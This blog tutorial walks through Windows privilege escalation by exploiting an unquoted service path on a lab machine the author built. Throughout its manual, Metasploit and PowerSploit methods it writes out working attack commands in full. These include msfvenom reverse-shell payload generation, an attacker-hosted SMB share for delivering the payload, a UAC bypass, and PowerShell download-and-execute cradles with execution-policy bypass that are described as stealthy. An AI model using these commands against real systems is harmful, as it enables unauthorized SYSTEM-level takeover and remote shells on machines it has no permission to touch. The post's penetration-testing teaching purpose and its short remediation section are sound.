

Windows Privilege Escalation — Part 1 (Unquoted Service Path)



Sumit Verma · [Follow](#)

19 min read · Feb 2, 2019



--



5



Prerequisites

This blog post assumes that you have gotten a low privileged shell (either through netcat, meterpreter session, etc).

Aim

We will be creating a vulnerable service and shall be exploiting it in order to escalate our privilege level from low privileged user account to SYSTEM.

What in the world is Unquoted Service Path?

When a **service** is created whose **executable path** contains *spaces* and isn't enclosed within *quotes*, leads to a vulnerability known as Unquoted Service Path which allows a user to gain **SYSTEM** privileges (only if the vulnerable service is running with SYSTEM privilege level which most of the time it is).

In Windows, if the service is not enclosed within quotes and is having spaces, it would handle the space as a break and pass the rest of the service path as an argument.

Root cause of this vulnerability

This is caused by the CreateProcess function which creates a new process and its primary thread.

Its syntax is:

```
BOOL CreateProcessA(  
    LPCSTR          lpApplicationName,  
    LPSTR           lpCommandLine,  
    LPSECURITY_ATTRIBUTES lpProcessAttributes,  
    LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    BOOL            bInheritHandles,  
    DWORD           dwCreationFlags,  
    LPVOID          lpEnvironment,  
    LPCSTR          lpCurrentDirectory,  
    LPSTARTUPINFOA  lpStartupInfo,
```

```
LPPROCESS_INFORMATION lpProcessInformation  
) ;
```

We don't need to delve into much detail but the important thing to understand in the above syntax is the string parameter, **lpApplicationName**. This is the module that will be executed and can be a Windows based application. This string can be the full path and filename of the module to be executed. If the filename is a long string of text which contains spaces and is not enclosed within quotation marks, the filename will be executed in the order from left to right until the space is reached and will append **.exe** at the end of this spaced path. For example, consider we have the following executable path.

C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe

In order to run **SomeExecutable.exe**, the system will interpret this path in the following order from 1 to 5.

1. C:\Program.exe
2. C:\Program Files\A.exe
3. C:\Program Files\A Subfolder\B.exe
4. C:\Program Files\A Subfolder\B Subfolder\C.exe
5. C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe

If **C:\Program.exe** is not found, then **C:\Program Files\A.exe** would be executed. If **C:\Program Files\A.exe** is not found, then **C:\Program Files\A Subfolder\B.exe** would be executed and so on.

Exploitation

Considering we have the **write** permissions in the *context of the user shell* (more on this later) in any of the spaced folders above, we as an attacker can drop our malicious executable in that folder to get a reverse shell as **SYSTEM**. For example, consider we have a low privileged shell with username *sumit*, then, we can drop our malicious executable **B.exe** at the path **C:\Program Files\A Subfolder** (considering *sumit* has write access to this folder), i.e. **C:\Program Files\A Subfolder\B.exe**.

When the system boots, Windows auto starts some of its services. Services on Windows communicate with the Service Control Manager which is responsible to start, stop and interact with these service processes. It starts these service processes with whatever privilege level it has to run as (for

example, LocalSystem, Local Service, Network Service, etc). Read [this](#) for differences between different accounts in Windows.

Now, consider a vulnerable service whose startmode is auto-start, its executable path has spaces and is without quotes, and runs with the LocalSystem privilege level. If we can replace/drop an executable, say, a reverse shell .exe payload (considering we have write access to that folder) in one of the spaced path, this service will be auto-started on system boot/reboot which will greet us with a sweet, little Windows command prompt on our attacker’s machine running with SYSTEM privilege level.

Setting the Environment

I have created a user named *sumit* (belonging to *Users* Group), and two admin accounts namely *admin* and *anotheradmin* (belonging to *Administrators* Group). *elliott* is both in the *Users* and *Administrators* Group.

Open an Administrator command prompt and write the below commands to create these users.

```
> net user admin admin /add
> net user anotheradmin anotheradmin /add
> net user sumit sumit /add
> net user elliot elliot /add
```

The commands to put these users in their respective groups.

```
> net localgroup Administrators admin /add
> net localgroup Users admin /delete

> net localgroup Administrators anotheradmin /add
> net localgroup Users anotheradmin /delete

> net localgroup Administrators elliot /add
```

This is how all the user Local Group membership look like now.

User and Admin accounts show Local Group Memberships

Login with the account *admin*. Open an Administrator command prompt and create a vulnerable service with `sc.exe`

Opening cmd with Administrator access

```
> sc create "Some Vulnerable Service" binpath= "C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe" Displayname= "Vuln Service DP" start= auto
```

Some Vulnerable Service is the service name

binpath is the path to the binary executable.


startmode is the start type (here, will start automatically on system boot/reboot)

Displayname is advisable to be specified but not necessary (if not mentioned, then it will be same as the service name)



Run the below commands.

```
> mkdir "C:\Program Files\A Subfolder\B Subfolder\C Subfolder"
> icacls "C:\Program Files\A Subfolder"
> icacls "C:\Program Files\A Subfolder" /grant "BUILTIN\Users":W
```




Make the directory and give your desired folder the write permissions. For example, I have given *A Subfolder* the write permissions to *BUILTIN\Users*. This ensures that only the accounts in the *Users* group has write access to *A Subfolder*. But by default, *BUILTIN\Administrators* group has *full (F)* permissions which means Full control over the *A Subfolder* (as can be seen in the *Before: Permissions given to Adminstrators and Users group* screenshot above). In other words, *along with elliot, admin, anotheradmin* (who are in *Administrators* group), *sumit* (in the *Users* group) both will have *write* access to *A Subfolder*.

(Read more on how to use and set permissions on files and folders using `icacls` [here](#). You can also run `icacls /?` to see what all arguments can be given.)

Method 1: Manual Exploitation

Consider we already have made it to get a low privileged shell from user *sumit* on our attacker's machine and we have exhausted our basic Windows enumeration skills.



Run the following command.


```
> wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows\\" | findstr /i /v ""
```

This command finds the service name, executable path, display name of the service and auto starts in all the directories except **C:\Windows** (since by default there is no such service which has spaces and is unquoted in this folder). Also, we need to exclude those services that are enclosed within the double quotes.

Flags used:

`/i` means ignore the case

`/v` means except <this argument> find others.



We found the following which we created as a vulnerable service.

- Service name = Some Vulnerable Service.
- Path name = C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe
- Display name = Some Vulnerable Service
- Start mode = Auto

If you are thinking how it looks in Windows, see below registry editor.

Spaced and without quotes service binary executable path

Now we need to check the folder in which we can write to. Checking the same using **icacls** progressively into the folders.

Found Write permissions given to Users group

No Write/Full permissions in B Subfolder and C Subfolder

Write access to Users group:

- Not found > C:\Program Files
- **Found > C:\Program Files\A Subfolder**
- Not Found > C:\Program Files\A Subfolder\B Subfolder
- Not Found > C:\Program Files\A Subfolder\B Subfolder\C Subfolder

Although, we found that only BUILTIN\Users (sumit and elliot) in *A Subfolder* can write to it, we still went ahead looking for write/full access permissions being set anywhere inside its sub-folders, although its not needed. Its just for the readers to show that we can only write to *A Subfolder* here.

Looking for the contents inside *A Subfolder*, we found that *B Subfolder* is present.

```
> dir "C:\Program Files\A Subfolder"
```

Found folder named **B Subfolder** hence **B.exe** should be dropped in **A Subfolder**

Hence, we can drop **B.exe** inside *A Subfolder*. Creating a windows reverse shell payload using msfvenom.

```
# msfvenom -p windows/shell_reverse_tcp LHOST=wlan0 LPORT=1337 -f  
exe -o B.exe
```

Creating a windows reverse shell payload

NOTE: In most cases, using such ports like 1337, 8000, etc are restricted on the firewall, hence, one could use standard ports where it may allow access for communication such as ports 80 and 443.

Attacker's machine IP address

Creating a shared folder using impacket's python smbserver script in order to transfer our **B.exe** file to victim machine.

(smbserver.py creates a samba shared folder which allows us to use Windows commands to copy, delete, execute, etc easily directly from a Linux machine)

```
# python /usr/share/doc/python-impacket/examples/smbserver.py  
sharedfolder .
```

Creating a shared folder on attacker's machine

Copying the malicious executable, **B.exe** to victim machine.

```
> copy \\192.168.0.81\sharedfolder\B.exe .
```

Copying the malicious executable to victim machine

Creating a **nc** listener on our attacker machine.

nc listening on port 1337

Now stopping and starting **Some Vulnerable Service** so that we get a connection back on our **nc** listener.

Stopping the service by the low privileged user sumit is denied

Whoops! **Access is denied**. This is because we don't have access to start and stop the services being a low privileged user.

By default, low privileged user in the Users group cannot interact with services

Querying the configuration for the service name, *Some Vulnerable Service*.

```
> sc qc "Some Vulnerable Service"
```


Service will run with SYSTEM upon boot/reboot of the machine

Hence, when the system will boot/reboot, as its start type is **AUTO_START**, this service will interact with the Service Control Manager and traverse the path to its binary executable. Since, we have dropped our **B.exe**, whilst searching for **SomeExecutable.exe** it will first encounter **B.exe** and will end

up executing this instead due to it being unquoted service binary path, thus, giving us back a reverse shell on our nc listener. We can see below that this service runs with **LocalSystem**, hence, we will get a reverse shell with SYSTEM privilege level (highest in Windows environment).


Therefore, we need to reboot the machine and wait for the reverse connection.

```
> shutdown /r /t 0
```



Upon reboot of the system, we can see below that we are **SYSTEM!**

Being a Linux fan, I would rather say, enjoy your root (SYSTEM?) dance.



Method 2: Metasploit

If you like to do things in an automated way, Metasploit surpasses all of your manual techniques. But my advice would be to avoid that as it doesn't let you know what is running under the hood. Obviously you can go ahead and read the ruby scripts but its good to know the intricacies involved where automated way might fail and you may need to exploit manually (as explained in Method 1 above).

Anyway, open msfconsole in your attacker's machine.

```
# use exploit/multi/handler
# set payload windows/meterpreter/reverse_tcp
# set lhost wlan0
# set lport 1337
# exploit -j
```

Set the listener

Set up a listener that will handle the reverse connection using msfconsole.
Set the staged/stageless meterpreter reverse_tcp payload that would be transferred to the victim machine. Set the LHOST, LPORT and run.

NOTE: We haven't yet escalated our privileges. It was just to gain a user shell.

We try to escalate our privileges using meterpreter's getsystem.

getsystem use 3 techniques to escalate its privileges

getsystem couldn't do its job due to less Process Privileges

It failed miserably as it was not able to use any of the 3 techniques (Named Pipe Impersonation [both, In Memory/Admin and Dropper/Admin] and

Token Duplication). Explaining why it failed is outside the scope of this blog but I urge you to read [this](#) for a detailed explanation. We could also have checked *getprivs* to identify whether we would be able to escalate our privileges but running *getsystem* automatically tells us that it isn't possible straightaway.

These process privileges are not enough to yield us the SYSTEM shell

Above is just to show that *getsystem* didn't work. Hence, on enumerating we found that it is vulnerable to Unquoted Service Path using *wmic* command on our low privileged *sumit* user shell.

Enumerating Unquoted Service Path

If we remember, *sumit* is only in the Users group.

sumit is in Users group

We use Metasploit's exploit/windows/local/trusted_service_path.

```
# use exploit/windows/local/trusted_service_path
# set session 1
# exploit
```

Setting our trusted_service_path exploit options

Access is denied to user sumit while placing Program.exe in C:\

We can see the error *Operation failed: Access is denied* since *sumit* doesn't have the permissions to write in the Windows root folder **C:**. The same can be confirmed by running `icacls` on **C:** drive.

By default, Users group don't have access to write/modify/Full permissions in the Windows root folder, **C:** but only list, read and execute permissions as shown below.

No Write/Modify/Full permissions to Users group

Hence, Program.exe couldn't be written to C:\ , i.e. C:\Program.exe. But if we recall, we have our vulnerable executable path as **C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe**.

Hence, this exploit **should** traverse to **C:\Program Files** folder to check whether we (the context of the shell, here, *sumit* user's shell) can write B.exe to it but it seems this exploit doesn't traverses this path. It stops once it checks that it can't write to one folder deep, i.e. only C:\Program.exe. This can be verified by reading its source code.

1. No checks for write/full permissions and traverse down the found executable path's folder

2. No checks for write/full permissions and traverse down the found executable path's folder

In other words, it only tries to exploit the first path, here, C:\Program.exe and just exits if it couldn't write Program.exe to C:\ drive. I don't have the time currently to fix this issue due to time constraints, but if you readers have the time to contribute, please do so. I have raised this issue to rapid7 on Github. You can check [here](#) for more info.

Anyway, this exploit works well if the user account is in Administrators group coupled with using a exploit module to bypass UAC works like a charm. More on this below.

net session command tells whether we have administrator prompt or not

To double check, I also found a [one liner](#) to verify whether we have a shell running as administrator. If not running as administrator, then we cannot even bypass UAC (since it requires the password to be inputted in the UAC admin prompt but we only have cmd and not GUI). Thus, it will make *trusted_service_path* exploit to fail. See below screenshot for clarification.

We used **windows/local/bypassuac** and couldn't elevate our privileges from *sumit* to an administrator prompt for obvious reasons (since *sumit* is not in the Administrators group but only Users group).

Now, let's consider we have *elliott* **user** (and not Administrator prompt) reverse shell. Recall that it **is** in the *Administrators* group (and also in the *Users* group).

Confirming we don't have Administrator shell of user elliot

Hence, the proof that we cannot directly get SYSTEM when using windows/local/trusted_service_path since we don't have administrator's shell first can be seen below by the error, *Access is denied*.

In Windows, the user who is in the Administrators group that is logged in currently, when any file is *Run as Administrator* throws a UAC prompt. Upon clicking *Yes* it runs it with Administrator rights without asking for the password. **UAC is not a security boundary!** Don't take my word for it, even Microsoft says this, folks!

This exploit (windows/local/bypassuac) bypasses UAC and goes from user shell to administrator shell first.

Highlighted part shows that we indeed have the administrator prompt

Even after getting an administrator prompt, **whoami** will show the username, *elliot*, but the command prompt is being run as an administrator. The one liner net session shows that itself above since it *didn't* throw our error message, *This script requires elevated rights*.

Program.exe can now be placed since its an administrator prompt

After bypassing UAC, now we can run the trusted_service_path exploit again which will place **Program.exe** in C:\ and will elevate our administrator privileges to SYSTEM.

Congratulations, now you can do your root (oh boi, SYSTEM?) dance!

SYSTEM shell process privileges

Quick Note: If you are still wondering why I wrote that one liner net session command to check, for the record, even *sessions* cannot distinguish which session is the *user eliot* shell and which session is the *eliot with administrator* shell.

Unable to distinguish between eliot user and eliot administrator reverse shell

Hence, consider where you have multiple meterpreter connections, in order to distinguish between them (user or administrator) shell, interact with that session using **session -i <id>** and run that one liner net session command on cmd explained earlier. ;)

Method 3: PowerSploit

PowerSploit is rich with various powershell modules that is used for Windows recon, enumeration, Privilege escalation, etc. In this blog, we are focusing on two of its modules **Get-ServiceUnquoted** and **Write-ServiceBinary**. *Get-ServiceUnquoted* tells us the service name, executable path, modifiable path along with who has the rights to modify which path. After we have found the Unquoted Service Path, we will use PowerSploit's *Write-ServiceBinary*.

So, let's get down to actually using it which will give us a clear picture, shall we?

This method was a little tricky when a payload was generated. This requires you to understand the difference between staged and stageless payload that we will use generated by msfvenom. I also hyperlinked it earlier but [here](#) you again. I urge you to read it for better understanding although I will explain it as well below, in brief.

Again, considering we have a low privileged user *sumit*, here, I have directly connected to it over nc from the context of the *sumit* command prompt, as we have been doing in above methods 1 and 2.

We could have downloaded PowerUp.ps1 script into our attacker's machine and imported it to the powershell but then it would be written to disk. Obviously, being stealthy is the motto of every attacker. Hence, we can directly call this powershell script and load it into memory instead. On the *sumit* command prompt, run the following command.

```
> powershell -nop -exec bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.0.81/PowerUp.ps1');Get-ServiceUnquoted"
```

- **-nop:** Short for NoProfile. It enables PowerShell to not execute profile scripts and right away launch your script in an untouched environment
- **-exec bypass:** If script execution is not allowed, make sure to explicitly allow it in order to run our powershell script
- **-c:** command to run from PowerShell
- If you have the Internet access from this reverse shell, then give the PowerUp.ps1 Github's URL directly as a string to *DownloadString* in above command or else it can be downloaded from [here](#) locally. Download and fetch this script from the attacker's machine to the victim's machine if both are in the same network

This will call **Get-ServiceUnquoted** function from the PowerUp.ps1 script without touching the disk.

Finding Unquoted Service Path through powershell command

Key things to note in the result above and to be found out:

1. We have got the *Modifiable Path* as **C:** but only *Authenticated Users* group has access to append data and add subdirectories.
2. The vulnerable service namely, *Some Vulnerable Service* is being run as LocalSystem privileges (i.e. NT AUTHORITY\SYSTEM privileges)
3. It has also given the *AbuseFunction* command that we can exploit with. Only <HijackPath> has to be found out (more on this later)
4. If we run **whoami /groups**, it will result which groups the current user's shell (*sumit*) is a member of.
5. We can see that sumit indeed has one of the members as *Authenticated Users* group.

Authenticated Users group is a member of Users (sumit) group

But different ACL permissions are given to Users and Authenticated Users group.

Permissions set to Users and Authenticated Users group

BUILTIN\Users group has the permissions **(OI)(CI)(RX)** which means it has Read and Execute (**RX**) permissions to this folder (C:\), subfolders, and files.

NT AUTHORITY\Authenticated Users has the permissions **(OI)(CI)(IO)(M)** which means **Modify** (Create+Delete+Read+Write) permissions to Subfolders

and files only, and (AD) which means to append data/add subdirectory permissions.

This indicate that when a *file/folder* is to be created through *sumit cmd*, who is in the Users group, we will get **Access is denied** since *sumit* only has **RX** permissions. But when a *file/folder* is created from **Windows Explorer**, then *sumit* acts as if it is in the Authenticated Users group, hence, it is created (due to Modify permissions).

When creating files through cmd fails since sumit is in Users group

When creating files through Windows Explorer succeeds since sumit has the member Authenticated Users group which is having Modify permissions

(I am unaware why this happens and couldn't find an answer anywhere on the internet. If any of you readers know why this happens, you can answer my question [here](#) asked in point 4)

Anyway, enough of Windows ACL permissions, in short, running *Get-ServiceUnquoted* did indeed fetch us the vulnerable executable path but didn't give us the *writable* path to exploit this vulnerability (recall, C:\Program Files\A Subfolder has Write access to BUILTIN\Users group and our cmd is running with BUILTIN\Users *sumit* user). If we look into the source code of the *Get-ServiceUnquoted*, it internally calls another function (*Get-*

ModifiablePath) which is piped to the output of splitting the found vulnerable executable path at spaces.




Get-ModifiablePath function is being piped to the output of the executable path which splits everytime a space is encountered

On running, **Get-ModifiablePath** function externally does give us the desired results which checks for every spaced path, whether the context of the cmd shell (*sumit*) have write/modify access or not.

```
> powershell -nop -exec bypass -c "IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1');Get-Childitem C:\ -Recurse | Get-ModifiablePath"
```



Found the folder we created through Windows Explorer is indeed owned by Authenticated Users



A Subfolder is created by BUILTIN\Users and has Write Access as well

The ACL permissions can be identified clearly by running the following command as well.

```
> powershell -nop -exec bypass -c "Get-acl 'C:\Program Files\A Subfolder' | % {$_.access}"
```

Write access to BUILTIN\Users for C:\Program Files\A Subfolder directory

Hence, **BUILTIN\Users** can write any file to the folder **C:\Program Files\A Subfolder**.

Generating a stageless windows payload (and not staged payload, more on this later) with our dear friend, *msfvenom*.

```
# msfvenom -p windows/shell_reverse_tcp LHOST=wlan0 LPORT=1337 -f  
exe -o B.exe
```

Creating a stageless payload using windows/shell_reverse_tcp

Make a samba server on attacker's machine from where B.exe would be served to the victim machine.

Hosting samba server where we have saved B.exe in order to transfer it from Linux to Windows machine

Now, we need to write this malicious B.exe to our writable path, **C:\Program Files\A Subfolder** using **Write-ServiceBinary**.

Write-ServiceBinary function patches in the command given to it as an argument to the pre-compiled C# executable service binary to the specified path.

Pre-Compiled Base64 encoded binary

```
> powershell -nop -exec bypass -c "IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1');Write-ServiceBinary -Name 'Some Vulnerable Service' -Command '\\192.168.0.81\sharedfolder\B.exe' -Path 'C:\Program Files\ASubfolder\B.exe'"
```

Write-ServiceBinary takes 3 switches in the above command:

- **-Name:** Name of the vulnerable service
- **-Command:** The custom command when malicious service binary will be executed
- **-Path:** Path to the vulnerable binary which will be executed

Writing malicious executable to the writable folder from user sumit shell

A reverse connect back is received from the victim's machine.

Connect back from the victim's machine for fetching malicious executable, B.exe

Behind the scenes after Windows will be rebooted, once Windows will auto-start **Some Vulnerable Service**, the command **\\192.168.0.81\sharedfolder\B.exe** will be fetched from the Samba server hosted on our attacker's machine which will in turn will provide us with a nice and beautiful **NT AUTHORITY\SYSTEM** privilege shell on our **nc** listening on port **1337**.

NT AUTHORITY\SYSTEM shell

Oh yeah, let's do our final SYSTEM dance! This was quite Power-shell-ish indeed. ;)

Why stageless and not staged payload?

Getting a reverse shell through staged payload failed. This is because the staged payload only makes a connection through stage0 payload and only after that, it calls the stage1 payload that will provide us the reverse shell. But after stage0 has been transferred and is calling in for stage1 payload, this auto-start vulnerable service which was communicating with Service Control Manager finds out that something is not right, hence, it terminates the connection to the stage1 payload before even transferring it to the victim machine.

Thus, in this case we didn't get the SYSTEM shell and had to use stageless payload because it will transfer one single malicious executable at a single go over the TCP connection and execute it as well. Till the time Service Control Manager terminates this running process binary, our command has already run (which has presented us with the SYSTEM shell).

We can see the difference if we would have used the staged payload below.

Creation of the staged payload using windows/shell/reverse_tcp

Upon reboot of the system we got a incoming connection from victim's machine on our Samba server.

Connect back received from the victim machine for fetching B.exe

But we didn't get a cmd prompt and only a connection to the attacker's machine for fetching staged payload, B.exe.

No cmd prompt when staged payload is used

I hope it is now clear why we actually used stageless payload rather than staged in the method above.

Remediation

Follow [this](#) article by Microsoft for fixing this issue.

In short, it gets all the services from **HKLM\SYSTEM\CurrentControlSet\services**, finds those services with spaces and without quotes, prepends and appends double quotes to the service binary executable and fixes it.

Conclusion

To successfully exploit this vulnerability, following conditions should be met.

- The service executable path should not be enclosed in quotes and have spaces.
- It should be running with LocalSystem privileges. If not, whatever privileges it will be running as will provide us a reverse shell with that same privilege level considering it is a auto-start service.
- Users should have write access in one of the folders where the binary path resides.
- Users should have the rights to restart the service. If not, it should be an auto-start service so that upon rebooting the system, it communicates with the Service Control Manager and you know the rest.

If you have any questions, post them in the comments section. If you liked the post, it would be great if you could give it a clap. This would encourage me to write more. You can reach me [here](#). :)

Windows

Privilege Escalation


Powershell


Microsoft

Vulnerability

 --

 5







Written by Sumit Verma

Follow



105 Followers

Techno freak, love computers, music, dance, drums and a chilled out person.

